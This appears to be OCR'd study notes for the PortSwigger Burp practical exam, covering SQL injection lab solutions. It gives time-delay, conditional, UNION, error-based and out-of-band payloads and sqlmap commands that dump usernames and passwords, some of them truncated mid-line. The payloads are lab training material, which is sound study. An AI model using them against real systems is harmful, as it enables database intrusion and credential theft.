


[PortSwigger Lab: Blind SQL injection with time delays and information retrieval]

Practice Exam PostgreSQL TimeDelay

> In the Burp Practice exam stage 2 the SQL injection is escaped not using single quote `'` but using a semicolon `;` and then URL encoding it as `%3B`.

```
%3BSELECT+pg_sleep(7)--
```



> With a Intruder CLUSTER bomb attack the password can be extracted in one single attack with two payload positions in the below payload.


```
;SELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,§1§,1)='§a§')+THEN+pg_sleep(7)+ELSE+pg_sleep(0)+END+FROM+use
```

> Stage 3 of the Burp Practice exam admin portal require exploitation of an insecure deserialization cookie value.

Blind SQLi

> Target is vulnerable to Out of band data exfiltration using Blind SQL exploitation query. In this case the trackingID cookie. Below is combination of SQL injection and XXE payload to exploit the vulnerability and send administrator password as DNS request to the collaborator service.

```
TrackingId=xxx'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+
```




[PortSwigger Lab: Blind SQL injection with out-of-band data exfiltration]

> The SQL payload above can also be used to extract the Administrator password for the this [PortSwigger Lab: Blind SQL injection with conditional errors] challenge.

Blind SQLi no indication

> Placing a single quote at end of the `trackingid` cookie or search parameter `/search_advanced?searchTerm='` may give response `500 Internal Server Error`. Make an educated guess, by using below blind SQLi payload and combine with basic XXE technique, this then makes a call to collaboration server but no data is ex-filtrated.

```
TrackingId=xxx'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+
```



> Additional SQLi payload with XML for reference with `||` the SQL concatenation operator to concatenate two expressions that evaluate two character data types or to numeric data type and do some obfuscating.

```
'||(select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % fuzz SYSTEM
"http://OASTI'||'FY.COM/">%fuzz;]>'),'/l') from dual)||'
```

[OAST - Out-of-band Application Security Testing]

[PortSwigger Lab: Blind SQL injection with out-of-band interaction]

Blind SQLi Conditional Response

> This blind SQL injection is ***identified*** by a small message difference in the responses. When sending a valid true SQL query the response contain `Welcome back` string in response. Invalid false SQL query statement do not contain the response conditional message.

```
' AND '1'='1
```

> False SQL statement to ***identify*** conditional message not in response.


```
' AND '1'='2
```

> Determine how many characters are in the password of the administrator user. To do this, change the SQL statement value to and in intruder **Settings tab**, at the "Grep - Match" section. Clear any existing entries in the list, and then add the value `Welcome back` to ***identify*** true condition.


```
' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a
```

> Next step is to test the character at each position to determine its value. This involves a much larger number of requests.

```
' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a
```



> Alternative use a **CLUSTER Bomb** attack and setting **two** payload positions, first one for the character position with a payload of numbers `1..20` and the second position, using alpha and number characters, this will iterate through each permutation of payload combinations.



PortSwigger Lab: Blind SQL injection with conditional responses

Oracle

> Identified SQL injection by adding a **single quote** to the end of the `category` parameter value and observing response of `500 Internal Server Error`.

> Retrieve the list of tables in the Oracle database:

```
'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```

> Oracle payload to retrieve the details of the columns in the table.

```
'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_XXX'--
```

> Oracle payload to retrieve the usernames and passwords from Users_XXX table.

```
'+UNION+SELECT+USERNAME_XXX,+PASSWORD_XXX+FROM+USERS_XXX--
```

PortSwigger Lab: SQL injection attack, listing the database contents on Oracle

SQLMAP

> In the PortSwigger Practice Exam APP we ***identify*** SQLi on the advance search function by adding a single quote and the response result in `HTTP/2 500 Internal Server Error`.


> Here is my HackTheBox CPTS study notes on SQLMAP examples to bypass primitive protection WAF mechanisms. SQLMAP Essentials - Cases

> After doing some testing with SQLMAP versions `1.7.2#stable` and `1.6`, I found that both are able to exploit the PortSwigger Practice exam. Walkthrough from bmdyy doing the Practice Exam using SQLMAP for reference of the parameters used.

PortSwigger Forum thread - SQLMAP


> I took the practice exam and was able to exploit SQLi using below payload.

```
sqlmap -u 'https://TARGET.net/filtered_search?SearchTerm=x&sort-by=DATE&writer=' \
  -H 'authority: 0afd007004402dacc1e7220100750051.web-security-academy.net' \
  -H 'accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7' \
  -H 'accept-language: en-US,en;q=0.9' \
  -H 'cookie: _lab=YesYesYesYes; session=YesYesYesYes' \
  -H 'referer: https://TARGET.net/filtered_search?SearchTerm=x&sort-by=DATE&writer=' \
  -H 'sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "Linux"' \
  -H 'sec-fetch-dest: document' \
  -H 'sec-fetch-mode: navigate' \
  -H 'sec-fetch-site: same-origin' \
  -H 'sec-fetch-user: ?1' \
  -H 'upgrade-insecure-requests: 1' \
  -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
Safari/537.36' \
  -p 'sort-by' -batch --flush-session --dbms postgresql --technique E --level 5
```



> This is also a good start with SQLMAP to ***identify*** and extract data from a sensitive error based time delay SQL injection in advance search filters on the exam.

```
sqlmap -v -u 'https://TARGET.NET/search?term=x&organizeby=DATE&journalist=&cachebust=1656138093.57' -p "term" --batch --
cookie="_lab=YESYESYESYES; session=YESYESYESYES" --random-agent --level=2 --risk=2
```



[SQLMAP Help usage]

> SQLMAP DBS to get databases.

```
-p 'sort-by' -batch --dbms postgresql --technique E --level 5 --dbs
```

> Use SQLMAP dump tables identified from `public` database.

```
-p 'sort-by' -batch --dbms postgresql --technique E --level 5 -D public --tables
```

> ContinueUse SQLMAP `E` Technique to get the `users` content.

```
-p 'sort-by' -batch --dbms postgresql --technique E --level 5 -D public -T users --dump
```

Non-Oracle Manual SQLi

> SQL injection UNION attack, determining the **number of columns** returned by the query.

```
'+UNION+SELECT+NULL,NULL--
```

> Determined there is **two** columns returned. Finding a column containing `text`, to be used for reflecting information extracted.

```
'+UNION+SELECT+'fuzzer',NULL--
```

> Next ***identifying*** a list of **tables** in the database.

```
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--
```

> **OPTIONAL:** Retrieve data from other tables, use code below payload to retrieve the contents of the `users` table.

```
'+UNION+SELECT+username,+password+FROM+users--
```

> Retrieve the names of the **columns** in the ***users*** table.


```
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_XXXX'--
```

> **Final** step is to the **dump data** from the username and passwords columns.

```
'+UNION+SELECT+username_XXXX,+password_XXXX+FROM+users_XXXX--
```

> **EXTRA:** If you only have one column to extract text data, then concatenate multiple values in a single reflected output field using SQL syntax `||` characters from the database.


```
'+UNION+SELECT+NULL,username||'~'||password+FROM+users--
```



[PortSwigger Lab: SQL injection attack, listing the database contents on non-Oracle databases]

Visual error-based SQLi

> Adding a single quote to the end of the `TrackingId` cookie value, we can ***identify*** and confirm the SQL Injection based on the message in the response.




> The two payloads validate administrator record is the first record, and then to retrieve the password for the Administrator account from the `user` table in the database, from the columns `username` and `password`.

```
TrackingId=x'||CAST((SELECT username FROM users LIMIT 1) AS int)--;
```

```
TrackingId=x'||CAST((SELECT password FROM users LIMIT 1) AS int)--;
```

> Due to the cookie value length limit the payload is shortened by using `limit 1`, and the actual cookie value replace with just a letter `x`. SQL Injection used the CAST function.



PortSwigger Lab: Visible error-based SQL injection

JWT

